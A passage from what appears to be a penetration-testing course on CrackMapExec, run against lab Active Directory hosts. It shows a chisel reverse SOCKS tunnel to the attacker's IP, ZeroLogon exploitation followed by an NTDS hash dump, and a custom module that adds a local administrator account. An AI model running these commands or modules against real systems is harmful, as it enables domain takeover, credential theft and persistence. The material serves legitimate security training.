```
crackmapexec smb 10.129.204.146 -u Administrator -p 'IpreferanewP@$$' -x
"C:\Windows\Temp\chisel.exe client 10.10.14.33:8080 R:socks" --local-auth

SMB         10.129.204.146  445    WS01             [*] Windows Server
2016 Standard 14393 x64 (name:WS01) (domain:WS01) (signing:False)
(SMBv1:True)
SMB         10.129.204.146  445    WS01             [+]
WS01\Administrator:IpreferanewP@$$ (Pwn3d!)
```

Vulnerability Scan Modules

Most of the vulnerability modules in CrackMapExec are checked only, and we can't use those modules to exploit vulnerabilities. Let's start with the ZeroLogon vulnerability.

ZeroLogon

An unauthenticated attacker can exploit the ZeroLogon vulnerability (CVE-2020-1472) with network access to a domain controller. It needs to start a vulnerable Netlogon session to abuse this vulnerability and eventually take control of the domain. Since connecting to a Domain Controller is the only prerequisite for a successful exploit, the vulnerability is severe.

CrackMapExec includes a module named `zerologon` that identifies if a Domain Controller is vulnerable to ZeroLogon.

ZeroLogon Vulnerability Check

```
proxychains4 -q crackmapexec smb 172.16.10.3 -M Zerologon

SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
ZEROLOGO... 172.16.10.3     445    DC01             VULNERABLE
ZEROLOGO... 172.16.10.3     445    DC01             Next step:
https://github.com/dirkjanm/CVE-2020-1472
```

PetitPotam

Security researcher Gilles Lionel recently revealed an attack technique called PetitPotam, which allows attackers to compromise the domain by simply gaining access to the enterprise network infrastructure. The method is a classic NTLM relay attack on any offered server service (e.g., a Domain Controller). Lionel also made a proof-of-concept code available on GitHub PetitPotam, demonstrating how attackers can use this specific attack technique to achieve domain compromise.

CrackMapExec includes a module named `petitpotam` that identifies if a Domain Controller is vulnerable to PetitPotam.

Petitpotam Vulnerability Check

```
proxychains4 -q crackmapexec smb 172.16.10.3 -M PetitPotam

SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
PETITPOT... 172.16.10.3     445    DC01             VULNERABLE
PETITPOT... 172.16.10.3     445    DC01             Next step:
https://github.com/topotam/PetitPotam
```

noPAC

The exploit of the noPAC vulnerability allowed the escalation of privileges of a regular domain user to a domain administrator. The proof of concept (PoC) was released on GitHub.

CrackMapExec includes a module named `nopac` that identifies if a domain controller is vulnerable to noPAC.

noPAC vulnerability check

```
proxychains4 -q crackmapexec smb 172.16.10.3 -u carole.holmes -p
'Y3t4n0th3rP4ssw0rd' -M nopac

SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
SMB         172.16.10.3     445    DC01             [+]
INLANEFREIGHT.HTB\carole.holmes:Y3t4n0th3rP4ssw0rd
NOPAC       172.16.10.3     445    DC01             TGT with PAC size 1564
NOPAC       172.16.10.3     445    DC01             TGT without PAC size
759
NOPAC       172.16.10.3     445    DC01
NOPAC       172.16.10.3     445    DC01             VULNEABLE
NOPAC        172.16.10.3     445    DC01                 Next step:
https://github.com/Ridter/noPac
```

DFSCoerce

Filip Dragovic published a proof of concept (PoC) for an NTLM relay attack named DFSCoerce. The method leverages the Distributed File System: Namespace Management Protocol (MS-DFSNM) to seize control of a Windows domain.

This attack requires a domain user, and we can use the CrackMapExec module `dfscoerce` to identify if a DC is vulnerable. To check this vulnerability, we will use the account `carole.holmes` with password `Y3t4n0th3rP4ssw0rd`.

DFSCoerce Vulnerability Check

```
proxychains4 -q crackmapexec smb 172.16.10.3 -u carole.holmes -p
'Y3t4n0th3rP4ssw0rd' -M dfscoerce

SMB          172.16.10.3     445    DC01                 [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
SMB          172.16.10.3     445    DC01                 [+]
INLANEFREIGHT.HTB\carole.holmes:Y3t4n0th3rP4ssw0rd
DFSCOERC... 172.16.10.3     445    DC01                 VULNERABLE
DFSCOERC... 172.16.10.3     445    DC01                 Next step:
https://github.com/Wh04m1001/DFSCoerce
```

ShadowCoerce

ShadowCoerce was discovered and first detailed by security researcher Lionel Gilles in late 2021 at the end of a presentation showcasing the PetitPotam attack. Charlie Bromberg created a proof of concept (PoC).

Let's use the `carole.holmes` account to check if the DC is vulnerable to this attack using the CrackMapExec module `shadowcoerce`.

ShadowCoerce Vulnerability Check

```
proxychains4 -q crackmapexec smb 172.16.10.3 -u carole.holmes -p
'Y3t4n0th3rP4ssw0rd' -M shadowcoerce
```

```
SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
SMB         172.16.10.3     445    DC01             [+]
INLANEFREIGHT.HTB\carole.holmes:Y3t4n0th3rP4ssw0rd
```

Most authors of vulnerability scanning modules did not include a message if the computer is not vulnerable, so we do not see anything after the command is executed. However, if we check the source code of the `shadowcoerse` module, located at (`./CrackMapExec/cme/modules/shadowcoerce.py`), we will see that the author included some debug logs with (`logging.debug`). If we run CrackMapExec in `debug` mode, it will print those logs.

To run CrackMapExec in debug mode, we can use the option `--verbose` before the protocol.

Running shadowcoerce Module with Verbose Enabled

```
proxychains4 -q crackmapexec --verbose smb 172.16.10.3 -u carole.holmes -p
'Y3t4n0th3rP4ssw0rd' -M shadowcoerce

DEBUG:root:Passed args:
{'aesKey': None,
 'amsi_bypass': None,
 'clear_obfscripts': False,
 'codec': 'utf-8',
 'computers': None,
 'connectback_host': None,
 'content': False,
 'continue_on_success': False,
 'cred_id': [],
 'darrell': False,
 'depth': None,
 'disks': False,
 'domain': None,
 'enabled': False,
 'exclude_dirs': '',
 'exec_method': None,
 'execute': None,
 'export': None,
 'fail_limit': None,
 'force_ps32': False,
 'gen_relay_list': None,
 'get_file': None,
 'gfail_limit': None,
 'groups': None,
 'hash': [],
 'jitter': None,
 'kdcHost': None,
 'kerberos': False,
 'laps': None,
 'list_modules': False,
 'local_auth': False,
 'local_groups': None,
 'loggedon_users': False,

<SNIP>

 'wmi': None,
 'wmi_namespace': 'root\\cimv2'}
DEBUG:asyncio:Using selector: EpollSelector
DEBUG Using selector: EpollSelector
DEBUG:root:Running
DEBUG Running
DEBUG:root:Started thread poller
DEBUG Started thread poller
SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
DEBUG:root:add_credential(credtype=plaintext, domain=INLANEFREIGHT,
username=carole.holmes, password=Y3t4n0th3rP4ssw0rd, groupid=None,
pillaged_from=None) => None
DEBUG add_credential(credtype=plaintext, domain=INLANEFREIGHT,
username=carole.holmes, password=Y3t4n0th3rP4ssw0rd, groupid=None,
pillaged_from=None) => None
SMB         172.16.10.3     445    DC01             [+]
INLANEFREIGHT.HTB\carole.holmes:Y3t4n0th3rP4ssw0rd
DEBUG:root:Connecting to ncacn_np:172.16.10.3[\PIPE\FssagentRpc]
DEBUG Connecting to ncacn_np:172.16.10.3[\PIPE\FssagentRpc]
DEBUG:root:Something went wrong, check error status => SMB SessionError:
STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
DEBUG Something went wrong, check error status => SMB SessionError:
STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
DEBUG:root:Connected!
DEBUG Connected!
DEBUG:root:Binding to a8e0653c-2744-4389-a61d-7373df8b2292
DEBUG Binding to a8e0653c-2744-4389-a61d-7373df8b2292
DEBUG:root:Something went wrong, check error status => SMB SessionError:
STATUS_INVALID_PARAMETER(An invalid parameter was passed to a service or
function.)
DEBUG Something went wrong, check error status => SMB SessionError:
STATUS_INVALID_PARAMETER(An invalid parameter was passed to a service or
function.)
DEBUG:root:Successfully bound!
DEBUG Successfully bound!
DEBUG:root:ipsc = False
```

```
DEBUG ipsc = False
DEBUG:root:Using the default IsPathSupported
DEBUG Using the default IsPathSupported
DEBUG:root:Sending IsPathSupported!
DEBUG Sending IsPathSupported!
DEBUG:root:Something went wrong, check error status => SMB SessionError:
STATUS_INVALID_PARAMETER(An invalid parameter was passed to a service or
function.)
DEBUG Something went wrong, check error status => SMB SessionError:
STATUS_INVALID_PARAMETER(An invalid parameter was passed to a service or
function.)
DEBUG:root:Attack may of may not have worked, check your listener...
DEBUG Attack may of may not have worked, check your listener...
DEBUG:root:Target not vulnerable to ShadowCoerce
DEBUG Target not vulnerable to ShadowCoerce
DEBUG:root:Stopped thread poller
DEBUG Stopped thread poller
```

The lines that start with `DEBUG` correspond to `logging.debug`. We can see in the last lines it indicates that the target is not vulnerable.

MS17-010 (EternalBlue)

MS17-010, aka EternalBlue, is a security patch for Windows operating systems released by Microsft on March 14, 2017. The patch is for a critical unauthenticated remote code execution flaw in the SMB service. To learn more about this vulnerability, we can read the Microsoft Security Bulletin MS17-010 - Critical.

CrackMapExec includes a module named `ms17-010` that identifies if a domain controller is vulnerable to MS17-010.

MS17-010 Vulnerability Check

```
proxychains4 -q crackmapexec smb 172.16.10.3 -M ms17-010

SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
```

Exploiting a Vulnerability

We have seen many vulnerabilities. Let's try to exploit one of them: ZeroLogon. Let's go to the link provided by the module https://github.com/dirkjanm/CVE-2020-1472 and use it:

Exploiting ZeroLogon

```
git clone https://github.com/dirkjanm/CVE-2020-1472 -q
cd CVE-2020-1472/
proxychains4 -q python3 cve-2020-1472-exploit.py dc01 172.16.10.3

Performing authentication attempts...
==========================================================================
==========================================================================
==========================================
==========================================================================
==========================================================================
==========
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```

```
proxychains4 -q crackmapexec smb 172.16.10.3 -u 'DC01$' -p '' --ntds

SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
SMB         172.16.10.3     445    DC01             [+]
INLANEFREIGHT.HTB\DC01$:
SMB         172.16.10.3     445    DC01             [-] RemoteOperations
failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         172.16.10.3     445    DC01             [+] Dumping the NTDS,
this could take a while so go grab a redbull...
SMB         172.16.10.3     445    DC01
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f36ccfe434490cddc644901
973d9a344:::
SMB         172.16.10.3     445    DC01
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SMB         172.16.10.3     445    DC01
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2c6454dbf95abc7b0a543b90f6f96f
66:::
SMB         172.16.10.3     445    DC01
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
SMB         172.16.10.3     445    DC01
derek.walker:1103:aad3b435b51404eeaad3b435b51404ee:69cc8c83c56aeeb7571bbee
```

```
c20c6ef65:::
SMB         172.16.10.3     445    DC01
carole.holmes:1104:aad3b435b51404eeaad3b435b51404ee:37ef72fcf42a4021948c7e
d7b33ccf21:::
SMB         172.16.10.3     445    DC01
callum.dixon:1105:aad3b435b51404eeaad3b435b51404ee:3e7c48255206470a13543b2
7b7af18de:::
SMB         172.16.10.3     445    DC01
beth.richards:1106:aad3b435b51404eeaad3b435b51404ee:de3d16603d7ded97bb47cd
6641b1a392:::
SMB         172.16.10.3     445    DC01
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
SMB         172.16.10.3     445    DC01
WS01$:1601:aad3b435b51404eeaad3b435b51404ee:ee7c60ba01f7d361ad5479c86d3ab3
fc:::
SMB         172.16.10.3     445    DC01             [+] Dumped 10 NTDS
hashes to /home/plaintext/.cme/logs/DC01_172.16.10.3_2022-12-
09_065546.ntds of which 8 were added to the database
SMB         172.16.10.3     445    DC01             [*] To extract only
enabled accounts from the output file, run the following command:
SMB         172.16.10.3     445    DC01             [*] cat
/home/plaintext/.cme/logs/DC01_172.16.10.3_2022-12-09_065546.ntds | grep -
iv disabled | cut -d ':' -f1
```

We can also try to exploit other vulnerabilities, but we must reset the target machine before exploiting it.

Next Steps

As time goes by, new vulnerabilities will appear, and these may be added as modules to CrackMapExec by industry experts or by us. In the next section, we will see how we can create a module for CrackMapExec.

Creating Our Own CME Module

We have used many built-in CrackMapExec modules created by the authors and the community. This section will explore how we can do our module for CrackMapExec.

Compile CrackMapExec with Poetry

Before building our module, it is crucial to know how to compile the CrackMapExec project. For that purpose, CME uses Poetry, which is recommended when building our projects. If you are not using Poetry, take a look at the section Installation & Binaries to start using Poetry to run CrackMapExec.


Now we can open the code with our favorite IDE. In this section, we will use VSCode. To install VSCode, we need to download the .deb file from their website. The direct download link is here.

Installing and Running VSCode

```
wget "https://code.visualstudio.com/sha/download?build=stable&os=linux-deb-x64" -O vscode.deb -q
sudo dpkg -i vscode.deb

Selecting previously unselected package code.
(Reading database ... 560441 files and directories currently installed.)
Preparing to unpack vscode.deb ...
Unpacking code (1.73.1-1667967334) ...
Setting up code (1.73.1-1667967334) ...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for bamfdaemon (0.5.4-2) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for mailcap (3.69) ...
Processing triggers for shared-mime-info (2.0-1) ...
```

We can then type `code` to open it.

```
code
```



```
┌─[eu-academy-1]
└──╼ [★]$ code
```

Parrot Terminal
File Edit View Search Terminal Help
Get Started - Visual Studio Code
File Edit Selection View Go Run Terminal Help
Get Started
Get Started with VS Code
Discover the best customizations to make VS Code yours.
Choose the look you want
The right color palette helps you focus on your code, is easy on your eyes, and is simply more fun to use.
Browse Color Themes
Tip: Use keyboard shortcut (Ctrl+K Ctrl+T)
Sync to and from other devices
One shortcut to access everything
Rich support for all your languages
Open up your code
Mark Done
Next Section
Light
Dark
Dark High Contrast
Light High Contrast
See More Themes...

Create Our New Module

Let's create our module. We will build a simple script that will create a new administrator account.

1. Create a file under the `./CrackMapExec/cme/modules` folder named `createadmin.py`.
2. Copy the following code example into the file:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# from .... import ....

class CMEModule:

    name = 'name_module'
    description = "description"
    supported_protocols = ['smb','mssql', 'etc']
    opsec_safe = True
    multiple_hosts = True

    def options(self, context, module_options):
        '''
        MYOPTION    description
        MYOPTION2   description2
        '''

    # when the user is connected but not the admin of the target
    # user cannot execute a system command, but it can be useful for pass
policy, share, Kerberoastable accounts, etc
    def on_login(self, context, connection):

    # when the user is connected and the admin of the target
    # user can execute a system command
    def on_admin_login(self, context, connection):

        # command = ''
        # context.log.info('Executing command')
        # p = connection.execute(command, True)
        #context.log.highlight(p)
```

1. Now, let us customize our module.

We need to define some variables:

- `name` is how we will call the module name. In this case, we will use the filename `createadmin`.
- `description` is a short description for the module purpose. We will set it as `Create a new administrator account`.
- `supported_protocols` is an array of the protocol supported to use the module. We will only use `SMB`.
- `opsec_safe` is a True or False value meaning that the module is safe to run.
- `multiple_hosts` means we can run this module against multiple targets.

We will also have the method `options()`, which is used to define variables for the module. In this case, we will include two options, `USER` and `PASS`. Each option can have its default value or not. That's up to the author. We will set the default value for `USER` as `plaintext` and the default value for `PASS` as `HackTheBoxCME!`. We also added a check to confirm if the module option USER o PASS is empty. If that's the case, it will exit.

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# from .... import ....

class CMEModule:
    '''
        Created to teach HackTheBox Academy students how to create a
module for CrackMapExec
        Reference: https://academy.hackthebox.com/

        Module by @juliourena
    '''

    name = 'createadmin'
    description = "Create a new administrator account"
    supported_protocols = ['smb']
    opsec_safe = True
    multiple_hosts = True

    def options(self, context, module_options):
        '''
        USER    Choose a username for the administrator account. Default:
plaintext
        PASS    Choose a password for the administrator. Default:
HackTheBoxCME1337!
        '''

        self.user = "plaintext"
        if 'USER' in module_options:
            if module_options['USER'] == "":
                context.log.error('Invalid value for USER option!')
                exit(1)
            self.user = module_options['USER']

        self.password = "HackTheBoxCME1337!"
        if 'PASS' in module_options:
            if module_options['PASS'] == "":
                context.log.error('Invalid value for PASS option!')
                exit(1)
            self.password = module_options['PASS']

    def on_admin_login(self, context, connection):
        ...SNIP...
```

1. Next, we will work with the execution using the method `on_admin_login()`. This method is responsible for taking our variables and executing any task we want to the targets. We will use the `context.log.info` and `context.log.highlight` methods as output (they have different colors).

For this execution, we will run a `cmd.exe` command using the method's `connection.execute(command, True)`. Our command will be saved in the variable `command` with the value `net user username password /add /Y` to add a new user and the value `net localgroup administrators username /add` to add the user to the group administrators.

```
...SNIP...

def on_admin_login(self, context, connection):
    context.log.info('Creating user with the following values: USER {} and
PASS {}'.format(self.user,self.password))
    command = '(net user ' + self.user + ' "' + self.password + '" /add /Y
&& net localgroup administrators ' + self.user + ' /add)'
    context.log.info('Executing command')
    p = connection.execute(command, True)
    context.log.highlight(p)
```

Finally, our new module should look like this:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

class CMEModule:
    '''
        Created to teach HackTheBox Academy students how to create a
module for CrackMapExec
        Reference: https://academy.hackthebox.com/

        Module by @juliourena
    '''

    name = 'createadmin'
    description = "Create a new administrator account"
    supported_protocols = ['smb']
    opsec_safe = True
    multiple_hosts = True

    def options(self, context, module_options):
        '''
        USER    Choose a username for the administrator account. Default:
plaintext
        PASS    Choose a password for the administrator. Default:
HackTheBoxCME1337!
        '''

        self.user = "plaintext"
        if 'USER' in module_options:
            if module_options['USER'] == "":
                context.log.error('Invalid value for USER option!')
                exit(1)
            self.user = module_options['USER']

        self.password = "HackTheBoxCME1337!"
        if 'PASS' in module_options:
            if module_options['PASS'] == "":
                context.log.error('Invalid value for PASS option!')
                exit(1)
            self.password = module_options['PASS']

    def on_admin_login(self, context, connection):
        context.log.info('Creating user with the following values: USER {} and PASS {}'.format(self.user,self.password))
        command = '(net user ' + self.user + ' "' + self.password + '" /add /Y && net localgroup administrators ' + self.user + ' /add)'
        context.log.info('Executing command')
        p = connection.execute(command, True)
        context.log.highlight(p)
```

Running Our Module

Now we can run our module with or without any options. Let's see the results, first running it with the defaults.

Running Our CME Module createadmin

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M createadmin

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
SMB         10.129.203.121  445    DC01             [+] inlanefreight.htb\julio:Password1 (Pwn3d!)
CREATEAD... 10.129.203.121  445    DC01             [*] Creating user with the following values: USER plaintext and PASS HackTheBoxCME1337!
CREATEAD... 10.129.203.121  445    DC01             [*] Executing command
CREATEAD... 10.129.203.121  445    DC01             The command completed successfully.

The command completed successfully.
```

Next, we can run it by specifying both a username and password.

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M createadmin -o USER=htb PASS=Newpassword!
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
SMB         10.129.203.121  445    DC01             [+] inlanefreight.htb\julio:Password1 (Pwn3d!)
CREATEAD... 10.129.203.121  445    DC01             [*] Creating user with the following values: USER htb and PASS Newpassword!
CREATEAD... 10.129.203.121  445    DC01             [*] Executing command
CREATEAD... 10.129.203.121  445    DC01             The command completed
```

```
successfully.

The command completed successfully.
```

We have our first module working, but it could be much better. We could split the execution into two commands and show an error if the user is already created or the password does not comply with the policies.

We can also take the value from `context.log.highlight(p)` and show something different if there is an error. What are your ideas to improve this code?

There will always be different ways of doing things. Explore what you would change in this module and how you would do it better. Further customizing this module is a great place to start creating your own modules.

Learning from Other Authors

Now that we learned the basics of creating a new module, we should explore other modules and get a few ideas out.

For example, the module `procdump.py` saves the `procdump.exe` executable as a Base64 string, then converts the Base64 string to a file and keeps it in the target operating system. It executes the command `tasklist` to retrieve the process id of `LSASS`, save it to a variable, and passes the process id as an argument to the execution of procdump.exe.

Another example is `get_description.py`. We took that module as an example to build the `groupmembership` module. That module gets its results based on an LDAP query, the same as we needed to perform a query and retrieve the attribute `memberOf`. We made some changes in the code, created a new module, and submitted a pull request. Once the pull request gets accepted will be available to the whole community.

We can also look at other examples for other protocols, such as `MSSQL`, to create new modules.

Creating a Pull Request

A project such as CrackMapExec is kept alive by the community. We could contribute to the project by adding a pull request, where our module would become available to the whole community and be included as part of the tool itself.

To make a pull request, we can follow the GitHub guide and contribute to CrackMapExec.

Next Steps

In the following sections, we will discuss some bonus topics for CrackMapExec usage, such as IPv6, Kerberos Authentication, and mastering the CrackMapExec database.

Additional CME Functionality

CrackMapExec has other utilities that will be very useful in several scenarios. In this section, we will review three of them:

- Audit mode
- IPv6 support
- The completion percentage when attacking multiple devices

Audit Mode

In version 5.3.0, a new mode was added: the audit mode. This mode replaces the password or hash with a character of our preference or even our favorite emoji. This feature helps to avoid blurting the screenshot when writing a customer report.

To configure the audit mode, we need to edit the configuration file located by default in `~/.cme/cme.conf` and modify the audit_mode parameter with the character of our preference. That character will replace the password or hash when running CrackMapExec. We will use the `#` character for this example.

Enabling Audit Mode

```
cat ~/.cme/cme.conf

[CME]
workspace = default
last_used_db = mssql
pwn3d_label = Pwn3d!
audit_mode = #

<SNIP>
```

We can now run it and see that the password is replaced in the output with `########`.

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01!
SMB         10.129.203.121  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.203.121  445    MS01             [+]
inlanefreight.htb\robert:######## (Pwn3d!)
```

As we can see, the password in the run result is replaced by the `#` character. However, the command shows the password. For these cases, it is ideal to save the password in a file before executing the desired command.

Audit Mode Enabled with the Password in a File

```
crackmapexec smb 10.129.203.121 -u robert -p robert_password.txt

SMB         10.129.203.121  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.203.121  445    MS01             [+]
inlanefreight.htb\robert:######## (Pwn3d!)
```

IPv6 Support

Another capability of CrackMapExec is that it supports communication over IPv6. Most organizations have IPv6 enabled by default even if they do not use it, and it is even possible that IPv6 is less monitored or understood at the log level than IPv4. This creates an opportunity for network attacks to be carried out and go undetected.

As we saw in the popular modules section, CrackMapExec allows us to identify the IPv6 of the computers with the get_netconnections module. Let's use this module and then try to execute the command through IPv6.

Running get_netconnections Module and Using IPv6

```
crackmapexec smb 10.129.203.121 -u robert -p robert_password.txt -M
get_netconnections

SMB         10.129.203.121  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.203.121  445    MS01             [+]
inlanefreight.htb\robert:######## (Pwn3d!)
```

```
GET_NETC... 10.129.203.121  445    MS01             [+] IP Address:
['172.16.1.5']      Search Domain: ['inlanefreight.htb', 'htb']
GET_NETC... 10.129.203.121  445    MS01             [+] IP Address:
['10.129.203.121', 'fe80::8c8a:5209:5876:537d',
'dead:beef::8c8a:5209:5876:537d', 'dead:beef::1e2'] Search Domain:
['inlanefreight.htb', 'htb']
GET_NETC... 10.129.203.121  445    MS01             [*] Saved raw output
to network-connections-10.129.203.121-2022-11-16_080253.log
```

Now let's access the target over IPv6.

```
crackmapexec smb dead:beef::8c8a:5209:5876:537d -u robert -p
robert_password.txt -x "ipconfig"

SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             [*]
Windows 10.0 Build 17763 x64 (name:MS01) (domain:inlanefreight.htb)
(signing:False) (SMBv1:False)
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             [+]
inlanefreight.htb\robert:######## (Pwn3d!)
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             [+]
Executed command
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             Windows
IP Configuration
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
Ethernet adapter Ethernet1:
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
Connection-specific DNS Suffix  . :
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             IPv4
Address. . . . . . . . . . . : 172.16.1.5
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             Subnet
Mask . . . . . . . . . . . : 255.255.255.0
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             Default
Gateway . . . . . . . . . :
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
Ethernet adapter Ethernet0 2:
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
Connection-specific DNS Suffix  . : .htb
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             IPv6
Address. . . . . . . . . . . : dead:beef::1e2
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             IPv6
Address. . . . . . . . . . . : dead:beef::8c8a:5209:5876:537d
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             Link-
local IPv6 Address . . . . . : fe80::8c8a:5209:5876:537d%13
```

```
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             IPv4
Address. . . . . . . . . . . : 10.129.203.121
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             Subnet
Mask . . . . . . . . . . . : 255.255.0.0
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             Default
Gateway . . . . . . . . . : fe80::250:56ff:feb9:b9fc%13
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
10.129.0.1
```

Completion Percent

You can now press enter while a scan is running, and CME will give you a completion percentage and the number of hosts remaining to scan. We are attacking one host at at time in the module lab, but once you find a more extensive network, you will most likely use this feature. For now, let's run the option `--shares` and hit enter before its finishes.

Completion Percent

```
crackmapexec smb 10.129.203.121 -u robert -p robert_password.txt --shares

SMB         10.129.203.121  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.203.121  445    MS01             [+]
inlanefreight.htb\robert:######## (Pwn3d!)

[*] completed: 100.00% (1/1)
SMB         10.129.203.121  445    MS01             [+] Enumerated shares
SMB         10.129.203.121  445    MS01             Share
Permissions     Remark
SMB         10.129.203.121  445    MS01             -----           ------
-----     ------
SMB         10.129.203.121  445    MS01             ADMIN$
READ,WRITE      Remote Admin
SMB         10.129.203.121  445    MS01             C$
READ,WRITE      Default share
SMB         10.129.203.121  445    MS01             CertEnroll
READ,WRITE      Active Directory Certificate Services share
